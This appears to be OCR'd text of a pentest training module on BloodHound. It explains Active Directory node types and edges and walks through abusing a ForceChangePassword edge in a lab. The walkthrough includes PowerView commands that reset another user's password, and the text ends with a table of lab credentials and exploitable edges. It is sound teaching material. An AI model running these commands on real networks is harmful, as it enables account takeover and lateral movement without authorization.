
Domains

The following example shows the sections for the `Domains` node type:




Category	Description
Foreign Members	Are users or groups that belong to a different domain or forest than the one currently being analyzed
Inbound Trusts	Refers to trust relationships where another domain or forest trusts the current domain. This means that the users and groups from the trusted domain can access resources in the current domain and vice versa.
Outbound Trusts	Refers to trust relationships where the current domain or forest trusts another domain. This means that the users and groups from the current domain can access resources in the trusted domain and vice versa.

In the Domain Overview section, we had an option named `Map OU Structure`. This one is helpful if we want a high-level overview of the Active Directory and how it is organized.



Organizational Units (OUs)


The following example shows the sections for the `OU` node type:



Category	Description
Affecting GPOs	Refers to the group policy objects (GPOs) affecting the specific OU or container.
Descendant Objects	Refers to all objects located within a specific OU or container in the Active Directory (AD) environment.


Containers

The following example shows the sections for the `Containers` node type:




GPOs

The following example shows the sections for the `GPO` node type:



Category	Description
Affected Objects	Refers to the users, groups, and computers affected by the specific group policy object (GPO) in the Active Directory (AD) environment.

If we want to know which objects are affected by a GPO, we can quickly do this from here, as we can see in the following image:



Next Steps

We can use the BloodHound official documentation for more information about each property.

In the next section, we will discuss Edges and see some attacks. We will also be able to use this section to practice and attack different BloodHound edges.

Questions: If you are using PwnBox, an option to transfer the file is to open this section within PwnBox and download the file.

Answers: Do not include the domain name in your answers.

Edges

BloodHound uses edges to represent the relationships between objects in the Active Directory (AD) environment. These relationships can include user-to-user, user-to-group, group-to-group, user-to-computer, and many others. Each edge represents a line that connects two objects, with the direction of the line indicating the direction of the relationship.

Example: `Domain Admins` has the `AdminTo` edge on `WS01`.

Edges represent the privileges, permissions, and trust relationships between objects in an AD environment. These edges create a graph representation of the AD environment, allowing red and blue teamers to visualize and quickly analyze the relationships between objects. This can be useful in identifying potential security vulnerabilities, such as users with excessive privileges or access to the sensitive server. It can also help determine the possible attack paths that adversaries can use to move laterally and escalate privileges.

In this section, we will explore how to abuse edges.


List of Edges

The following is a list of the edges available for Active Directory in BloodHound:

	List of Edges	
AdminTo	MemberOf	HasSession
ForceChangePassword	AddMembers	AddSelf
CanRDP	CanPSRemote	ExecuteDCOM
SQLAdmin	AllowedToDelegate	DCSync
GetChanges/GetChangesAll	GenericAll	WriteDacl
GenericWrite	WriteOwner	WriteSPN
Owns	AddKeyCredentialLink	ReadLAPSPassword
ReadGMSAPassword	Contains	AllExtendedRights
GPLink	AllowedToAct	AddAllowedToAct
TrustedBy	SyncLAPSPassword	HasSIDHistory
WriteAccountRestrictions		

How to abuse an edge


An edge will allow us to move from one object to another. Let's see the following example. We are in an internal pentest, and the company gave us `Grace` credentials. Our goal is to get access to `SRV01`. We executed SharpHound and used the pathfinding option to see if there was a path from `Grace` to `SRV01`, and we got the following result:




Although `Grace` does not have direct privileges to connect to `SRV01`, Grace is a member of the `PasswordReset` group, which has privileges to change Rosy's account password. Rosy has privileges to connect to `SRV01` via `RDP`.

To abuse these edges, we need to change the password to the user Rosy and use his account to connect to `SRV01`. We don't need to do anything with the first edge, `MemberOf`, because being members of the `PasswordReset` group, we inherit its privileges, therefore we only need to worry about abusing the `ForceChangePassword` edge and then connect via RDP to the target machine.

If we don't know how to abuse an edge, we can right-click the edge and see the help provided in BloodHound.



Let's do the same for `ForceChangePassword`:



The `Abuse Info tab` said we had two methods to abuse this edge. The first is to use the built-in net.exe binary in Windows (e.g., `net user rosy NewRossyCreds! /domain`) or use PowerView or SharpView function `Set-DomainUserPassword`. Both methods have their opsec consideration.

Note: `Opsec Consideration` refers to the potential risks an attack may pose. We can relate to how easy it would be to detect the attack we are executing. It is important to read the Opsec Consideration tab if we want to go under the radar.

Let's use PowerView to change Rosy's password using the Grace account.

Import PowerView Module

```
PS C:\htb> Set-ExecutionPolicy Bypass -Force
PS C:\htb> Import-Module C:\tools\PowerView.ps1
```

Create a PSCredential object with Grace's credentials:

```
PS C:\htb> $SecPassword = ConvertTo-SecureString 'Password11' -AsPlainText
-Force
PS C:\htb> $Cred = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\grace',
$SecPassword)
```

Then create a secure string object for the password we want to set to Rosy:

```
PS C:\htb> $UserPassword = ConvertTo-SecureString 'NewRossyCreds!' -
AsPlainText -Force
```

Use the function `Set-DomainUserPassword` with the option `-Identity`, which corresponds to the account we want to change its password (rosy), add the option `-AccountPassword` with the variable that has the new password, use the option `-Credential` to execute this command using Grace's credentials. Finally, set the option `-Verbose` to see if the change was successful.

```
PS C:\htb> Set-DomainUserPassword -Identity rosy -AccountPassword
$UserPassword -Credential $Cred -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'rosy'
VERBOSE: [Set-DomainUserPassword] Password for user 'rosy' successfully
reset
```

We can now connect via RDP to `SRV01` using `Rosy` account.

BloodHound Playground


One of the things we wanted to achieve with this BloodHound module was to create a playground to test as many BloodHound edges as possible. This is because sometimes we want to try a concept before applying it in a Pentest or understand why a specific command fails during a CTF. So we created multiple vulnerabilities in this lab for these tests and practiced as many edges as we wanted.

The following table contains a list of credentials and the edges that can be exploited.

Username	Password	Edge	Target
grace	Password11	ForceChangePassword	rosy

Username	Password	Edge	Target
rosy	Password99	CanRDP, CanPSRemote, ExecuteDCOM	SRV01
sarah	Password12	AdminTo	SRV01
martha	Password13	AddMembers	ITManagers
victor	Password14	AddSelf	ITManagers
ester	Password15	AllowedToDelegate	SRV01
peter	Licey2023	DCSync	INLANEFREIGHT
pedro	Password17	GenericAll (User)	ester
pedro	Password17	GenericAll (Group)	ITAdmins
pedro	Password17	GenericAll (Computer)	WS01
pedro	Password17	GenericAll (Domain)	INLANEFREIGHT
carlos	Password18	WriteDacl (User)	juliette
carlos	Password18	WriteDacl (Group)	FirewallManagers
carlos	Password18	WriteDacl (Computer)	SRV01
carlos	Password18	WriteDacl (Domain)	INLANEFREIGHT
indhi	Password20	WriteOwner (User)	juliette
indhi	Password20	WriteOwner (Group)	FirewallManagers
indhi	Password20	WriteOwner (Computer)	SRV01
indhi	Password20	WriteOwner (Domain)	INLANEFREIGHT
